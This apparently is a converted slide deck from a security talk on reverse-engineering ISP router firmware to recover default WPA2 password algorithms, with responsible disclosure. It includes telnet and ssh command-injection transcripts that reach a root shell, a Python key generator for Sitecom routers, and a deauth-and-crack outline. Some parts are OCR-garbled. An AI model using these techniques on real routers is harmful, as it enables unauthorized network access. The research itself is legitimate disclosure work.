

Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

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- RFID hacking
- libNFC developer
- Attacking wireless crypto-protocols:
 - Mifare
 - iClass
 - Hitag2
 - Megamos Crypto
 - Atmel CryptoMemory
 - ...


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Motivation



Default WPS key algorithm for Thomson routers

*** 2008 100% SPEEDSTICK SERIAL NUMBERS TO BE PLEASE! ***
 Author: [REDACTED] Author: [REDACTED] Date: [REDACTED]
 Version: 1.0 Date: [REDACTED] Date: [REDACTED] Date: [REDACTED]

Tools

- Hardware used
 - SpeedTouch 110 4 port router
- Software used
 - CH32V1.0.2.1 build 404
 - CH32V1.0.2.1 build 404
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 - PWR CDR module

The algorithm used inside the (firmware) was what I could find which accomodates the CH32V1.0.2.1 build 404.

The version I obtained is determined to be used in specific





Motivation (2)

- ① Seems to be a pattern
- ② Has anyone looked into Dutch routers?





Motivation (3)





What this talk is about

Main topics

- ① Basic hardware hacking
- ② Propose a methodology to reverse-engineer routers
- ③ Find out WPA2 password generating algorithms used by ISPs
- ④ Responsible disclosure procedure with Dutch ISPs and NCSC ^a

^a<https://www.ncsc.nl/english>



Obtaining the firmware

Available options

- ① Available for download
- ② Exploiting a known vulnerability
- ③ Debug interfaces: UART and JTAG
- ④ Desoldering the flash chip



OS Command injection

```

Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
> ping 2>/dev/null && sh
Warning: operator & is not supported!
> ping 2>/dev/null ; sh
Warning: operator ; is not supported!
> ping 2>/dev/null | sh
> ping 2>/dev/null | ps w | grep telnet
20035 ?COr 5000 S telnetd -m 0
20036 ?COr 5004 S telnetd -m 0
20120 ?COr 1532 S sh -c ping 2>/dev/null | ps w | grep telnet
20123 ?COr 1532 S grep telnet
> ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n


```

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
96.1	0.0.0.0	255.255.255.255	UH	0	0	0	ppp1.2
238.4	10.80.0.1	255.255.255.252	UG	0	0	0	ptm0.1
4.56	10.80.0.1	255.255.255.252	UG	0	0	0	ptm0.1
5.160	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
5.176	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
6.144	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
6.192	10.144.0.1	255.255.255.240	UG	0	0	0	ptm0.3
1.0	0.0.0.0	255.255.255.0	U	0	0	0	br0
200.0	0.0.0.0	255.255.255.0	U	0	0	0	br0



UART'ing a device






UART'ing a device (2)

- ① Depends on bootloader capabilities
- ② Typically does not allow backups
- ③ May allow unsigned code execution





JTAG'ing a MIPS SoC





JTAG'ing a MIPS SoC (2)

- ① Read supported flash chips directly
- ② Unsupported?
 - ① Identify block device I/O functions
 - ② Pull the image from RAM



Dumping the Flash





Decompressing / deobfuscating

Compression

- ① Binwalk
- ② Gzip / LZMA
- ③ SquashFS

Obfuscation

- ① Similar finding
- ② Reverse engineer the bootloader



Finding the algorithm

```
la    $a1, 0x10000
move  $a0, $s1
jalr  $t9, strcpy
addiu $a1, (a23456789abcdef - 0x10000) # "23456789ABCDEFHJKLMNPQRSTUWXYZ38BZ"
lw    $gp, 0x100+ver_F0($sp)
move  $a0, $s2
la    $a1, 0x10000
la    $t9, strcpy
b    loc_ED4C
addiu $a1, (aWxdynju8vzabk - 0x10000) # "W\xCDYNJU8VZABKL46PQ7RS9T2E5H3MFGFWR2"
```

Figure: Character set reference

- ① ESSID pattern: <ISP Name> + 7 digits → <ISP Name>%07
- ② Character set
- ③ Factory reset code



Analyzing

Emulation

① Try different inputs

- Wifi Mac (upper/lower, w,w/o ' : ')
- Ethernet Mac
- S/N

② QEMU: tiny .c mmaps image, jump

Issues:

① Initialization skipped

E.g. sprintf

- Hook and replace
E.g. Unmapped regions
- mmap, fill with sensible data



Reverse engineering

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Slow

,

boring

...



Wireless Authentication & Deauthentication




Figure: WPA2 4-way handshake authentication




Figure: WPA2 deauthentication



Attacking

Suppose ~ 100.000 candidates

- ① Deauth \rightarrow auth handshake
- ② Crack offline
- ③ Less than 1 minute

Need 1 client connected



Comtrend: Findings

- ① UART → Tiny OpenWRT
 - ① Dump FW
 - ② Enable telnetd
- ② OS command injection in telnetd → root
- ③ **Backdoors found in all routers**
- ④ Stack buffer overflow in HTTP server → ROP
- ⑤ **WPA2 password generating algorithms**




Comtrend: Backdoors and super-admin

① Firmware dumped via serial console UART

② Credentials are hardcoded

- Cannot be changed by customer
- Cannot be changed by ISP without fw update
- **Plaintext**, not hashed





Comtrend: Command Injection in telnet service

① Telnet command sanitization

```

la    $a0, 0x550000
la    $t9, puts
jalr  $t9 : puts
addiu $a0, (aWarningOperator - 0x550000)    // "Warning: operator & is not supported"
lw    $gp, 0xB8+var_A8($sp)
move  $a0, $s0
li    $a2, 2
la    $a1, 0x550000
la    $t9, strcpy
jalr  $t9 : strcpy
addiu $a1, (dword_549C84 - 0x550000)
lw    $gp, 0xB8+var_A8($sp)

```

- Checks for '&'
- Checks for ';'
- Does **not** check for '|'
→ still vulnerable

```

loc_45E6D0:
la    $t9, strchr
move  $a0, $s3
jalr  $t9 : strchr
li    $a1, 0x3B
move  $s0, $v0
beqz $v0, loc_45E71C
lw    $gp, 0xB8+var_A8($sp)

```

What about pipe "|" ?
And quotes `` ?

```

la    $a0, 0x550000
la    $t9, puts
jalr  $t9 : puts
addiu $a0, (aWarningOperator - 0x550000)    // "Warning: operator ; is not supported"
lw    $gp, 0xB8+var_A8($sp)
move  $a0, $s0
li    $a2, 2
la    $a1, 0x550000
la    $t9, strcpy
jalr  $t9 : strcpy
addiu $a1, (dword_549C84 - 0x550000)
lw    $gp, 0xB8+var_A8($sp)

```



Comtrend: How to obtain WPA keys?

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aVersion - 0x550000)  # "version"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd17processVersionCmdEPc  # cliShellCmd::processVersionCmd(char *)

```

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aMd5wpaKey - 0x550000)  # "md5wpaKey"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd23processShowMD5WPAkeyCmdEPc  # cliShellCmd::processShowMD5WPAkeyCmd(char *)

```

commands in the constrained shell via telnet

```

la    $a1, 0x550000
la    $t9, strcasecmp
move  $a0, $s0          # s1
jalr  $t9 : strcasecmp
addiu $a1, (aVdsl - 0x550000)  # "vdsl"
lw    $gp, 0xB8+var_A8($sp)
beqz $v0, loc_45E7E0
la    $t9, _ZN11CliShellCmd22processShowVDSDLInfoCmdEPc  # cliShellCmd::processShowVDSDLInfoCmd(char *)

```



Comtrend: How to obtain WPA keys?

```

move    $t1, $zero          # c
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000) # filename
jalr   $t9 : fopen
addiu   $a1, {aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>}
lw      $gp, 0x50+va
move    $s0, $v0
move    $a0, $s1            # s
la      $t9, memset
move    $a1, $zero           # c
beqz   $v0, loc_45C03C
li      $a2, 0x21            # n

```

```

jalr   $t9 : memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1            # s
li      $a1, 0xD             # n
la      $t9, fgets
jalr   $t9 : fgets
move    $a2, $s0              # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC) ($v0) # stream
jalr   $t9 : fprintf
addiu   $a1, {aWpaKeyS - 0x550000} # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)

```



Comtrend: How to obtain WPA keys?

```
loc_49CECC:  
lw      $v0, 0($a2)  
lw      $v1, 4($a2)  
lw      $a0, 8($a2)  
lw      $a1, 0xc($a2)  
addiu $a2, 0x10  
sw      $v0, 0($a3)  
sw      $v1, 4($a3)  
sw      $a0, 8($a3)  
sw      $a1, 0xc($a3)  
t
```



Comtrend: How to obtain WPA keys?

addiu \$a3, 0x10

```

lw      $v1, 0($a2)
lhu    $a0, 4($a2)
lbu    $v0, 6($a2)
la     $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move   $a0, $s0
jalr   $t9 : bcmSystemEx
li     $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move   $a0, $s0
la     $v1, 0x550000
la     $t9, bcmSystemEx
addiu $v0, $v1, (aRmVarMd5encode - 0x550000) ## "rm /var/md5encode"
lhu    $a3, (aRmVarMd5encode+0x10 - 0x553960) ($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960) ($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960) ($v0)
lw      $v1, (aRmVarMd5encode - 0x550000) ($v1) ## "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960) ($v0)
sw      $a1, 0x2D8+var_24C($sp)

```

What about patching the FW
image with
ls /var/md5encode ??



Comtrend: How to obtain WPA keys?

MD5(
constant seed,
lowercase ethernet mac address,
uppercase wifi mac address
)

```

> Frame 4226: 518 bytes on wire (4144 bits), 518 bytes captured
> Radiotap Header v0, Length 14
< IEEE 802.11 QoS Data, Flags: .p....T
  - Type/Subtype: QoS Data (0x0028)
  - Frame Control Field: 0x8841
  - .000 0000 0000 0000 = Duration: 0 microseconds
  - Receiver address: 00:1a:2b: (00:1a:2b: )
  - BSS Id: 00:1a:2b: (00:1a:2b: )
  - Transmitter address: ( )
  - Source address: ( )
  - Destination address: 38:72:c0: (38:72:c0: )
  - Fragment number: 0
  - Sequence number: 823
  > QoS Control: 0x0000
  > CCMP parameters
> Data (470 bytes)

Wifi mac  
Ethernet mac

```

802.11 headers hold mac addresses in plaintext

- Capturing a single raw packet is sufficient
- Allows **instant** computation of passphrase



Comtrend: Biggest ISP in Spain, 2010

Figure: Same algorithm, different secret seed

```
wifiway ~ # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1' (192.168.1.1) can't be established.
RSA key fingerprint is e5:f5:24:75:08:e5:4b:08:c6:e5:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
12:02am up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total        used        free      shared      buffers
Mem:       13912       13684        228          0         948
Swap:          0          0          0
Total:      13912       13684        228

BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/md5encode
```

Figure: They forgot to remove the plaintext!



Comtrend: Stack buffer overflow

① RCE over http

② Attacker advantages

- ① Telnet inaccessible from WAN
 - ② Browsers refuse to talk telnet
 - ③ Trick browser exploit
 - ④ Widespread abuse

Figure: Buffer overflow vulnerability



Sitecom





Sitecom: Previous Findings

Italian researchers released the following problems:¹

- ① Sitecom WLM-3500 backdoor accounts
- ② WLM-3500 and WLM-5500 → Wireless keys
- ③ Firmware obfuscation → XOR encryption
- ④ WLR-4000 and WLR-4004 → Wireless keys
- ⑤ Several web flaws

¹<http://blog.emaze.net>



Sitecom: Our findings

- ① WLR-2100 and WLR-2500 → New algorithm
- ② WLR-XXXX and WLM-XXXX → Confirm all affected
- ③ WL-XXX → New algorithm
- ④ **Around 90% are affected** → Only MAC is needed :(



Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static bin/AutoWPA 000cf6ec73a0 wpamac  
flash set WLAN-WPA-PSK NUWFBAYQJNXH  
flash set USER-PASSWORD NUWFBAYQJNXH  
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)



Sitecom: WLR-2X00

```
53 import re
54 import sys
55 import hashlib
56
57 charset = 'ABCDEFGHIJKLMNPQRSTUVWXYZ' # Missing I,O
58
59 def generateKey(magic_nr):
60     key = ''
61     i = 0
62     while (i<12):
63         key += charset[magic_nr%24]
64         magic_nr /= 24
65         i += 1
66     return key
67
68 def main():
69
70     if (len(sys.argv)!=2):
71         sys.exit('![!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73     mac = re.sub(r'^[a-fA-F0-9]', '', sys.argv[1])
74     if len(mac) != 12:
75         sys.exit('![!] Check MAC format!')
76
77     md5 = hashlib.md5()
78     md5.update(sys.argv[1])
79
80     key = generateKey(int(md5.hexdigest()[-16:],16))
81
82     print "MAC          : %s" % (mac)
83     print "WLAN_WPA_PSK : %s" % (key)
84     print "USER_PASSWORD : %s" % (key)
85     print "WEP128_KEY1  : %s" % (key)
86     print "WEP128_KEY2  : %s" % (key)
```




Sitecom: WPA generation



Figure: Old-New algorithm. Around 40 models are affected



Sitecom: WPS generation





Thomsom




Figure: Generating ESSIDs from the SN



Thomsom

```

sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634) ($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634) ($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000)    # "Thom_D%07d"
lw      $v0, aThom_d07d  # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648) ($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648) ($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000)    # "Thom_G%07d"
lw      $v0, aThom_g07d  # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654) ($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654) ($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez   $s1, loc_80545EE0
li      $v0, 1

```



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


Figure: Generating PSKs from the SN



Thomsom in The Netherlands

The diagram illustrates the reverse-engineering process of a WPA2 algorithm. It consists of four vertically aligned windows connected by red arrows:

- ESSID%08d**: Shows assembly code for generating an ESSID. Red annotations highlight the string `addiu $t0, $sp, 0x40+var_28` and the value `0x80D346E4`.
- algorithm**: Shows assembly code for the core algorithm, which includes operations like addu, subu, sll, sra, and srl.
- public hidden ESSID**: Shows assembly code for generating a public-hidden ESSID, involving operations like addu, subu, sll, sra, and srl.
- WPA charset A-Z**: Shows assembly code for generating the WPA character set, involving operations like addu, subu, sll, sra, and srl.

Red arrows point from the bottom window up through the others, indicating the flow of data and logic from the raw ESSID input to the final character set output.

```

ESSID%08d
addiu    $t0, $sp, 0x40+var_28
lui      $t1, 0x0004
jal      sprintf
la      $t2, 0x80d
move    $t3, zero
addiu    $t0, $sp, 0x40+var_28
li      $t3, 0x4EC4EC4F

algorithm
loc_80546620:
addu    $s2, $s0, $v1
addu    $v0, $t0, $v1
lb      $s0, 0($v0)
addiu   $s1, $v1, 1
addiu   $v0, $v1, 0
slti    $v1, $s1, 0
movz    $v0, $s1, $v1
sra     $v0, 3
sll     $v0, 3
subu   $s0, $s1, $v0
addu   $s0, $t0, $v0
lb      $s0, 0($v0)
nult    $s0, $s3
mfhi    $v1
sra     $v1, 3
sra     $v0, $s0, 31
subu   $s0, $v0
sll     $v0, $v1, 1
addu   $s0, $v1
sll     $v0, 2
addu   $s0, $v1
sll     $v0, 1
subu   $s0, $v0
addiu  $s0, 0x41 || 'a'
sb      $s0, 0($s2)
slti    $v0, $s1, 0
bnez   $v0, loc_80546620
move    $v1, $s1

public hidden ESSID
addu    $s0, $s0, $s1
sb      $zero, 0($s0)

WPA charset A-Z
addu    $v0, $s0, $s1
sb      $zero, 0($s0)

```

Figure: We fully reverse-engineered the algorithm used in Holland



Thomsom in more countries

generator:

```

var_10= -0x10
var_C= -0xC

addiu $sp, -0x20
sw    $ra, 0x20+var_C($sp)
sw    $sb, 0x20+var_10($sp)
move $sb, $a1
jal   generatehash_
move $a1, $sp
move $a2, $zero
li   $a3, 0xFFFFFFFF compiler optimizations

```

Divisible by 5,10

cutdown hash_to_26_digits:

```

addu $a1,$s0, $a2
addu $v0, $sp, $a2
lbu  $a0, 0($v0)
multu $a0, $a3
mfhi  $v1
srl   $v1, 3
sll   $v0, $v1, 2
addu $v0, $v1
sll   $v0, 1
subu $a0, $v0
addiu $a0, 0x30 ## '0'
addiu $a2, 1
slti  $v0, $a2, 14
bnez $v0, cutdown_hash_to_26_digits
sb   $a0, 0($a1)

```

```

addu $v0, $s0, $a2
sb   $zero, 0($v0)

```



Thomsom in more countries

The image shows two windows of a debugger. The top window displays assembly code for a function named `generateHash_`. The bottom window shows the continuation of the assembly code, which includes a call to `MD5` and a `printf` instruction. A red box highlights the `printf` instruction and its arguments.

```
generateHash_:
var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10

addiu $sp, -0x60
sw $ra, 0x60+var_10($sp)
sw $s3, 0x60+var_14($sp)
sw $s2, 0x60+var_18($sp)
sw $s1, 0x60+var_1C($sp)
sw $s0, 0x60+var_20($sp)
move $s2, $a0
jal sub_801AF1AC
move $s3, $a1
beqz $v0, loc_80546204
lw $ra, 0x60+var_10($sp)

jal jump_to_ra_exit
move $a0, $v0
addiu $s1, $sp, 0x60+var_28
move $a0, $s1
jal something_very_used_3
move $a1, $v0
jal load_store_specific_byte
move $a0, $s1
addiu $s0, $sp, 0x60+var_40
move $a0, $s0
jal strcpy
move $a1, $v0
move $a0, $s2
jal sub_80546A20
move $a1, $s0
move $a0, $sp
la $a1, a 0x13 || " 0) %gvt%"
jal sprintf
move $a2, $s0
move $a0, $s2
move $a1, $sp
jal MD5 md5( model + symbols + SN )
move $a2, $s3
jal sub_80051C60
move $a0, $s1
lw $ra, 0x60+var_10($sp)
```

```
jal jump_to_ra_exit
move $a0, $v0
addiu $s1, $sp, 0x60+var_28
move $a0, $s1
jal something_very_used_3
move $a1, $v0
jal load_store_specific_byte
move $a0, $s1
addiu $s0, $sp, 0x60+var_40
move $a0, $s0
jal strcpy
move $a1, $v0
move $a0, $s2
jal sub_80546A20
move $a1, $s0
move $a0, $sp
la $a1, a 0x13 || " 0) %gvt%"
jal sprintf
move $a2, $s0
move $a0, $s2
move $a1, $sp
jal MD5 md5( model + symbols + SN )
move $a2, $s3
jal sub_80051C60
move $a0, $s1
lw $ra, 0x60+var_10($sp)
```



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generateHash_

```

var_20=-0x20
var_1F=-0x1F
var_1E=-0x1E
var_1D=-0x1D
var_1C=-0x1C
var_1B=-0x1B
var_10=-0x10
var_10=-0x10
var_C=-0xC
var_B=-B
var_A=-4

addiu    $sp, -0x08
sw      $ra, 0x00+var_4($sp)
sw      $s2, 0x00+var_0($sp)
sw      $s1, 0x00+var_C($sp)
sw      $s0, 0x00+var_10($sp)
move    $s1, $s0
jal     use_serial_number?
move    $s2, $s1
move    $s0, $v0
jal     function Very Used
li      $a1, 1
addiu   $s0, $sp, 0x00+var_10
move    $s0, $s0
jal     function Very Used_2
move    $s0, $s0
move    $s0, $s0
addiu   $s1, $sp, 0x00+var_20
addiu   $s2, $sp, 0x00+var_1F
addiu   $s3, $sp, 0x00+var_1E
